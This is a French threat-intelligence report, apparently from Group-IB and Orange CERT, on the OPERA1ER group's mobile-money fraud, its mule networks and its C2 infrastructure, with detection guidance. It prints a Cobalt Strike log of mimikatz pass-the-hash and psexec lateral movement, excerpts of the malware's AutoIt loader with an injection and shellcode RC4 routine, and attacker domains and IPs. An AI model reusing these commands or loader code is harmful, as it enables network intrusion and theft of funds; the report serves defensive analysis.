
Le flux monétaire est illustré ci-dessous :



Dans le cas de la fraude bancaire, les faits se sont déroulés comme suit : une fois que les hackers ont réussi à accéder aux systèmes internes à l'aide des différentes attaques décrites plus haut, ces derniers sont parvenus à récupérer (sur les postes de travail infectés par Keylogger) les identifiants de connexion (identifiant et mot de passe) de plusieurs utilisateurs opérateurs. Ces utilisateurs clés sont responsables de l'émission et des niveaux d'approbation 1 et 2 pour les mouvements/transferts d'argent numérique dans le système. Les hackers ont ciblé des comptes opérateurs disposant d'importantes sommes d'argent numérique. Les identifiants volés leur ont ensuite permis de transférer l'argent vers des comptes utilisateurs canal qu'ils contrôlaient, puis de virer les fonds volés vers plusieurs comptes de mules/abonnés qu'ils contrôlaient également, ou du moins qu'ils coordonnaient. Pour finir, les fonds sont retirés en espèces dans un réseau de guichets automatiques. Ici, il est clair que l'attaque et le vol des fonds ont été rendus possibles par l'accumulation de différents niveaux de droits d'accès au système, en usurpant les identifiants de connexion de plusieurs utilisateurs opérateurs.

Par ailleurs, les hackers ont eu recours à différentes techniques pour exécuter la fraude dans le délai le plus court possible. Ces techniques incluent l'utilisation d'API spécialement conçues pour les retraits massifs des comptes opérateurs, ensuite crédités sur les comptes canal. Les commandes USSD ont été automatisées pour virer les fonds volés depuis les comptes canal vers les comptes des passeurs d'argent chargés d'effectuer les retraits.

Le diagramme suivant explique chaque étape de l'attaque.



Fraude au retrait

En premier lieu, les fraudeurs ont identifié les comptes cibles présentant une forte valeur en effectuant une recherche dans la base de données du système de paiement. Le transfert d'argent est ensuite effectué depuis ces comptes à haute valeur vers un nombre restreint de comptes contrôlés par les hackers. Les fraudeurs répètent les transactions à plusieurs reprises pour s'assurer que chacune respecte bien les plafonds imposés par le système. Après avoir vidé les comptes à haute valeur, ils répartissent l'argent volé entre différents comptes de mules qui sont utilisés pour le retrait depuis des guichets automatiques et/ou des points de vente.

Aussi, les fraudeurs peuvent envoyer les fonds volés vers des comptes complices situés dans un autre pays où l'argent sera retiré au moyen d'un réseau local de mules.

Nous avons également retracé la chronologie de l'attaque, qui se présente comme suit :

6 à 12 mois

avant l'attaque



Hardware Infection

1 à 3 mois

avant l'attaque



Recrutement de mules

En un week-end seulement

après l'attaque



Mise à exécution de l'attaque, vol des comptes ciblés et retrait en espèces

En un week-end seulement : l'attaque commence le vendredi soir, et tout l'argent a été retiré du système au dimanche matin

Chronologie de l'attaque

Dans un cas, un réseau de plus de 400 comptes de mules a été utilisé pour permettre le retrait rapide des fonds volés, pour la plupart en une nuit et depuis des guichets automatiques. Il apparaît donc évident que nous avons ici affaire à une attaque extrêmement sophistiquée, organisée, coordonnée et planifiée sur une très longue période.

Nous avons découvert que les mules, ont été recrutées jusqu'à trois mois à l'avance. Les comptes associés à ces mules étaient aussi bien des nouveaux mais aussi des anciens comptes. Une partie de ces comptes de mules ont été nouvellement activés sur la plate-forme de monnaie numérique à l'aide d'un portail web. Nous soupçonnons ces comptes d'avoir été souscrits par les malfaiteurs et leurs complices. Le portail permet aux abonnés d'ouvrir un compte « light », avec un processus KYC (connaissance du client) allégé jusqu'à la confirmation, le contrôle et la validation de l'ensemble du processus KYC, lorsque le compte est pleinement ouvert, avec des plafonds bien plus élevés pour les transactions, la valeur et le solde. La plupart de ces nouveaux comptes n'avaient enregistré aucune transaction de monnaie numérique jusqu'au moment de la fraude.

De nombreux comptes semblent par ailleurs avoir été ouverts par de véritables clients et ont fonctionné en toute légalité avant de cesser toute activité. Ils ont par la suite été réactivés et utilisés dans le cadre de la fraude. Enfin, nous avons observé certains cas de portefeuilles numériques récupérés (sans parvenir à déterminer si cela résultait ou non d'une activité frauduleuse) via SIM Swap, une escroquerie consistant à usurper les données d'une carte SIM.

En ce qui concerne les comptes utilisateurs canal utilisés durant la deuxième partie de l'attaque, ces types de comptes sont normalement alloués à des distributeurs/sous-distributeurs enregistrés ou encore à des retailers dans le canal de distribution. Les hackers ont réussi à mettre la main sur plusieurs comptes inutilisés parmi nos distributeurs les plus connus, et qui n'ont été impliqués dans aucune activité frauduleuse. Nous soupçonnons les hackers d'avoir potentiellement compromis des détaillants travaillant pour ces distributeurs afin de s'emparer de comptes utilisateurs canal inutilisés ou dormants, ou bien l'existence d'une sorte de collusion entre les détaillants et les hackers. À la suite de ce constat, l'ensemble des comptes utilisateurs canal inutilisés ou dormants ont été supprimés du système.

Approche technique

L'équipe du CERT Orange a partagé avec Group-IB certains conseils à mettre en oeuvre pour détecter plus facilement les balises SMB grâce aux SIEM, ainsi qu'un code spécifique trouvé dans le packer Auto-It, qui illustre parfaitement l'échec de la sécurité opérationnelle (Opsec).

Balise SMB

Afin de faciliter la phase de latéralisation au sein du réseau compromis, les hackers ont eu recours au logiciel utilisé par des Red Team pendant les tests de pénétration, à savoir le framework Cobalt Strike. Dans le cas présent, le framework a été utilisé pour déployer certains « listeners » (en attente de connexions entrantes) sur les hôtes compromis (postes de travail et contrôleurs de domaine, principalement).

Pour déployer ces listeners, le framework propose plusieurs techniques telles que des balises SMB, HTTP ou DNS. Les hackers ont très largement eu recours à la balise SMB, ce qui leur a permis d'effectuer des attaques pivots d'un serveur à l'autre dans l'infrastructure compromise.

La balise SMB présente l'avantage d'être noyée dans le trafic SMB du réseau Microsoft, ce qui complique sa détection.

```

EventLog X | Beacon 192.168.42.142@4036 X | Credentials X | Beacon 192.168.42.141@10212 X | Beacon 192.168.42.142@2268 X
[+] host called home, sent: 16 bytes
beacon> revzself
[*] Tasked beacon to revert token
beacon> pth Ntfs\Administrateur 1783e2c8012939c3cdd7068b33000ae3
[*] Tasked beacon to run mimikatz's sekurlsa:pth /user:Administrateur /domain:Ntfs /ntlm:1783e2c8012939c3cdd7068b33000ae3 /run:"%COMSPEC% /c echo 3f073fac667 > \\.\pipe\d\llaf" command
beacon> jump psexec_psh W7-T1 BSMBstatus_hugo
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\status_hugo) on W7-T1 via Service Control Manager (PSH)
[*] host called home, sent: 961005 bytes
[*] Impersonated Ntfs\grosminet
[*] received output:
Started service 2978853 on W7-T1
[*] established link to child beacon: 192.168.42.142
[*] received output:
user : Administrateur
domain : Ntfs
program : C:\windows\system32\cmd.exe /c echo 3f073fac667 > \\.\pipe\d\llaf
impers. : no
NTLM : 1783e2c8012939c3cdd7068b33000ae3
PID 704
PID 8704
LSA Process is now R/W
LUID 0 : 10249751 (0000000000000000)
msv1.0 - data copy @ 000000000110480 : OK !
kerberos - data copy @ 0000000001500C08
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 0000000001AE5738 (32) -> null
beacon> sleep is [from: Beacon 192.168.42.142@2268]
[*] Tasked beacon to sleep for is
[*] host called home, sent: 28 bytes

```

Déploiement de la balise SMB dans Cobalt Strike

Une des premières techniques de détection mises en œuvre était de surveiller l'artéfact Microsoft **EventID 7045**, généré lorsque les hackers effectuent un mouvement latéral à travers le framework. Cette action entraîne la création d'une commande encodée en Base64 commençant par **JaBz**.

Une recette **Cyberchef** a permis de retirer la désobfuscation de la commande et d'obtenir la le nom du pipe nommé:

[illegible]

Le stager Cobalt Strike a persisté en tant que script PowerShell

La deuxième technique était le déploiement de Sysmon afin de suivre les éléments suivants : les pipes nommés utilisés par les balises Cobalt Strike sont liés aux sockets SMB. Avec Sysmon, vous pouvez suivre ces tubes nommés :

- **eventID 18** correspondant (non du pipe connecté)
- **eventID 3** (connexion au réseau détectée).

Il est possible de développer une logique de détection en traçant la génération des deux événements `EventID=18` et `EventID=3` sur le port 445 en moins d'une minute depuis le même nom d'hôte.

Packer Autolt

Les hackers ont largement eu recours à ce même packer pour protéger leurs payloads. Ce packer a servi à protéger le premier payload envoyé par e-mail, mais également à installer un RAT à l'intérieur des réseaux ciblés sur de nouveaux hôtes compromis.

Voici un diagramme des opérations ci-dessous :





Schéma de déploiement du RAT :

Les échantillons sont envoyés en tant que fichier **CAB** à extraction automatique créé avec le service IExpress de Microsoft. Les fichiers au format PE créés avec **IExpress** sont ensuite modifiés pour imiter des applications connues telles que VLC, Java, **Regedit** ou TeamViewer : l'icône et les informations concernant la version sont modifiées dans l'en-tête du fichier PE.



Fichier de sortie Pestudio pour un échantillon RAT

Une technique à la fois très simple et très intéressante a été utilisée par les hackers pour tenter d'éviter le mécanisme de détection du terminal. La taille du fichier **CAB** original se situe entre 1 et 3 Mo. Pourtant, la taille totale des fichiers extraits dépasse les **115 Mo**.

Nom	Modifié le	Type	Taille
 sayp.jee	28/10/2019 19:01	Fichier JEE	128 Ko
 x1lt1fu.gla	28/10/2019 19:01	Fichier GLA	116 917 Ko
 xufzhfxy.exe	09/10/2016 17:20	Application	918 Ko

Contenu d'une archive CAB

Le packer obfusque le script Autolt en insérant entre chaque ligne de code les mêmes commentaires en bloc avec des caractères **UTF16** aléatoires. La taille des blocs insérés est environ **0x4A300 bytes**. Ces blocs de données étant répétés près de 400 fois dans le fichier, l'algorithme de compression est donc en mesure de compresser le fichier avec un taux supérieur à 100. En plus d'obfusquer le script Autolt, nous pensons que le créateur de ce packer a peut-être estimé pouvoir éviter les solutions de sécurité du terminal, qui au-delà d'une certaine taille excluent certains fichiers de leur analyse.

Les lignes correspondantes du script Autolt peuvent être dumpées avec la commande **strings**.

Les variables du script Autolt sont spécifiques à chaque échantillon : fichier interpréteur Autolt (**xufzhfxy.exe**), fichier source du script Autolt (**x1lt1fu.gla**), payload chiffré (**sayp.jee**) et clé de chiffrement RC4.

```

1 #EndRegion
2 Global $unicode_scriptdir = FileGetShortName(@ScriptDir)
3 Global $unicode_windows = FileGetShortName(@WindowsDir)
4 Global $unicode_userprofiledir = FileGetShortName(@UserProfileDir)
5 Global $install = "yes"
6 Global $foldername = "unpcw"
7 Global $autoit3 = "xufzhfxy.exe"
8 Global $stub_name = "xlltlfu.gla"

```

Au lieu d'injecter le payload dans un processus en cours ou d'exécuter un fichier binaire connu depuis un disque, le packer copie **RegSvcs.exe** (outil .NET Services Installation de Microsoft) depuis le répertoire Windows vers le répertoire **%USERPROFILE%**. Le fichier est renommé puis reste dans l'état suspendu avant de réaliser l'injection lors de la dernière étape.

```

37 Func submain($currentdir)
38     Global $sapppath1 = FileGetShortName($currentdir & "\" & $encrypted_binary)
39     Global $sapppath = FileRead(FileOpen($sapppath1, 16))
40     Global $inject1 = $unicode_windows & "\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
41     Global $inject2 = $unicode_windows & "\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"
42
43     If FileExists($inject1) Then
44         FileCopy($inject1, $unicode_userprofiledir & "\" & $autoit3)
45     ElseIf FileExists($inject2) Then
46         FileCopy($inject2, $unicode_userprofiledir & "\" & $autoit3)
47     EndIf
48     FileSetAttrib($unicode_userprofiledir & "\" & $autoit3, "SH")
49     tryhard($unicode_userprofiledir & "\" & $autoit3)
50 EndFunc

```

Le déchiffrement du payload utile est réalisé via le chargement du code d'assemblage RC4 dans la mémoire et appelé par la fonction **CallWindowProc** depuis **user32.dll**.

```

57 Func RC4($Data, $Key)
58     Local $OPCODE =
59         "0xC81001006A006A005356578B551031C989C84989D7F2AE484829C88945F085C00F84DC000000B90001000088C82C0188840DEF
60         FFFFFFFF2F38365F4008365FC00817DFC000100007D478B45FC31D2F775F0920345100FB6008B4DFC0FB68C0DF0FEFFFF01C80345F
61         425FF00000008945F40B75FC2A8435F0FEFFFFB7DF486843DF0FEFFFFB88435F0FEFFFFF45FCBB08D9DF0FEFFFF31FF89FA3955
62         0C7663B8B5ECFEFFFF4025FF0000008985ECFEFFFF9D80385ECFEFFFF0FB6000385E8FEFFFF25FF0000008985E8FEFFFF89DE03B
63         SECFEFFFF8A0689DF03BDE8FEFFFF60788060FB60E0FB60701C181E1FF0000008A840DF0FEFFFFB8750801D6300642EB985F5E5B
64         C9C21000"
65     Local $CodeBuffer = DllStructCreate("byte[" & BinaryLen($OPCODE) & "]"")
66     DllStructSetData($CodeBuffer, 1, $OPCODE)
67     Local $Buffer = DllStructCreate("byte[" & BinaryLen($Data) & "]"")
68     DllStructSetData($Buffer, 1, $Data)
69     VirtualProtect(DllStructGetPtr($CodeBuffer), BinaryLen($OPCODE), 0x40)
70     DllCall("user32.dll", "none", "CallWindowProc", "ptr", DllStructGetPtr($CodeBuffer), "ptr",
71         DllStructGetPtr($Buffer), "int", BinaryLen($Data), "str", $Key, "int", 0)
72     Local $Ret = DllStructGetData($Buffer, 1)
73     $Buffer = 0
74     $CodeBuffer = 0
75     Return $Ret
76 EndFunc

```

La clé de chiffrement RC4 ne peut être dumpée depuis le fichier script avec la commande **strings**, car cette clé est composée de caractères UTF-16 aléatoires (l'option **-e 1** ne peut dumper que les caractères ASCII intercalés de zéros).

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00B4C680	FE	A8	D1	BA	10	2C	0D	00	0A	00	67	00	6C	00	6F	00	p"Ñ°. ,...g.l.o.
00B4C690	62	00	61	00	6C	00	20	00	24	00	65	00	6E	00	63	00	b.a.l. .\$.e.n.c.
00B4C6A0	72	00	79	00	70	00	74	00	69	00	6F	00	6E	00	5F	00	r.y.p.t.i.o.n.
00B4C6B0	6B	00	65	00	79	00	20	00	3D	00	20	00	22	00	C5	C1	k.e.y. .=. .".
00B4C6C0	10	01	93	31	A1	26	3B	EA	9F	BE	F2	D7	6B	44	8F	39	.. "1; & ;éY%ò×kD.9
00B4C6D0	8D	25	03	52	78	0B	D8	C2	25	37	43	66	3B	1E	B4	CA	.%.Rx.0À7Cf;.'È
00B4C6E0	94	6D	37	B1	37	C3	0E	4D	99	79	38	E1	87	18	0F	70	"m7±7Ä.M"y8â+.p
00B4C6F0	4A	99	CA	3B	FB	E9	7C	F9	D5	0A	22	00	0D	00	0A	00	J"È;ûé ùÖ.".....
00B4C700	23	00	EA	0A	0E	38	E3	7A	47	EB	61	4B	F1	3B	82	D4	#.ë...8âzGëaKñ;Ô
00B4C710	A8	21	9C	B6	B3	98	CA	D1	E9	6D	2E	16	5B	38	93	33	!;œq;"ÈÑém..[8"3

En outre, la valeur hexadécimale de la clé stockée dans le fichier entre guillemets ne peut être utilisée directement pour déchiffrer le payload. Les développeurs du packer utilisent la fonction RC4 Autolt avec `dllcall` et passent la clé en tant qu'argument `str` au lieu de `wstr`. De ce fait, Autolt tentera de convertir une chaîne `UTF16` en `ANSI`.

Clé binaire avec extraction brute (30 caractères UTF16 encodés) :

[illegible]

Clé de chiffrement RC4 obtenue après conversion (30 caractères ANSI) :

Hex key:

[illegible]

Cette erreur entraîne une perte importante de l'aléatoire de la clé. En effet, dans la plupart des cas, les caractères sont convertis vers **3F**, soit « ? ». Cet exemple illustre parfaitement l'échec de la sécurité opérationnelle après un mauvais copier-coller du code :

- <https://github.com/BlizD/AutoIT/blob/master/RC4.au3>

Nous avons également trouvé la fonction d'injection du processus Autolt dans le pastebin suivant :

- <https://pastebin.com/BgPEXkqw>


Infrastructure

Serveurs C&C

La plupart des domaines C2 sont enregistrés sur un service DNS dynamique gratuit. Les noms préférés des hackers pour les domaines de premier niveau sont duckdns[.]org, ddns[.]net, zapto[.]org, hopto[.]org.

OPERA1ER a également utilisé des domaines dédiés pour ses activités en lien avec la région ou les centres d'intérêt ciblés, tels que afrikmedia[.]info, senegalsante[.]org, coris-bank[.]fr, bdm-sa[.]fr, banquealtantique[.]net.

OPERA1ER a enregistré deux domaines spécifiques, ****netad[.]com et ****netad[.]ci, dans une tentative de dissimuler ses activités malveillantes aux organisations ciblées. ****NETAD est le nom de domaine interne Active Directory d'une des victimes basées en Afrique.



Le Graph Group-IB relie les serveurs d'OPERA1ER

Hébergement et infrastructure

La surveillance des enregistrements DNS des domaines identifiés pendant environ un an nous a permis d'observer les comportements suivants.


La plupart des domaines sont hébergés derrière les services proxy Netbouncer UK1, de Blix Solutions, et Frootynet Sweden, de www.portlane.com. Les fournisseurs VPN associés semblent être « AzireVPN » et « FrootVPN », qui fournissent tous les deux des paiements en cryptomonnaie et des adresses IP « no-NAT » à leurs clients.

La fréquence de mise à jour des enregistrements DNS A varie entre 2 et 10 par mois. Certains domaines sont davantage sujets aux mises à jour que d'autres.

Il convient également de noter que, au cours de brèves périodes, certains enregistrements de type A sont mis à jour vers des adresses IP qui appartiennent vraisemblablement à des fournisseurs d'hébergement bulletproof tels que GTHOST (ASN 63023 - GTHost - Edelino Commerce Inc.) ou Serverion (ASN 213035 - Serverion B.V.).

Pendant l'analyse de l'infrastructure et avec l'aide du Graph Group-IB, nous avons remarqué que le C2 hébergeait à la fois les frameworks Metasploit et Cobalt Strike. De plus, certains serveurs hébergeaient également des panneaux C2 de RAT.

Par exemple, my1empire.duckdns.org pointait vers 108.62.49.249 :



Le Graph Group-IB pour le serveur d'OPERA1ER

D'après le Graph, le serveur héberge Metasploit et le serveur CS Team sur le port 777. Il existe toutefois de nombreux autres ports qui prennent en charge les connexions RAT entrantes.

Seuls cinq serveurs étaient déployés, les deux frameworks et le serveur CS Team sur le port 777. Pourtant, après avoir filtré par nombre de ports non communs ouverts, il n'en restait que trois :

- 176.9.193.5
- 108.62.49.249
- 154.44.177.192

Conclusion

Ce rapport de menace révèle les dégâts qui peuvent être infligés par des cybercriminels munis seulement d'outils disponibles « sur étagère ». Ces derniers, en se frayant prudemment et patiemment un chemin à travers le système ciblé, ont réussi à lancer au moins 30 attaques dans le monde entier, et ce en moins de trois ans. Plusieurs entreprises ont subi deux attaques, ce qui souligne l'importance d'employer des équipes DFIR expérimentées et compétentes afin de gérer les incidents et ainsi d'éviter des piratages successifs.

L'arsenal d'OPERA1ER ne comporte aucune menace zero-day, et les attaques utilisent souvent des exploits pour des vulnérabilités découvertes il y a trois ans. Le temps est suffisant pour mettre à jour l'infrastructure et installer des correctifs de sécurité, ce qui aura pour effet de grandement compliquer la tâche des criminels et de gagner du temps. Pourtant, les organisations négligent bien souvent cette pratique de sécurité de base.

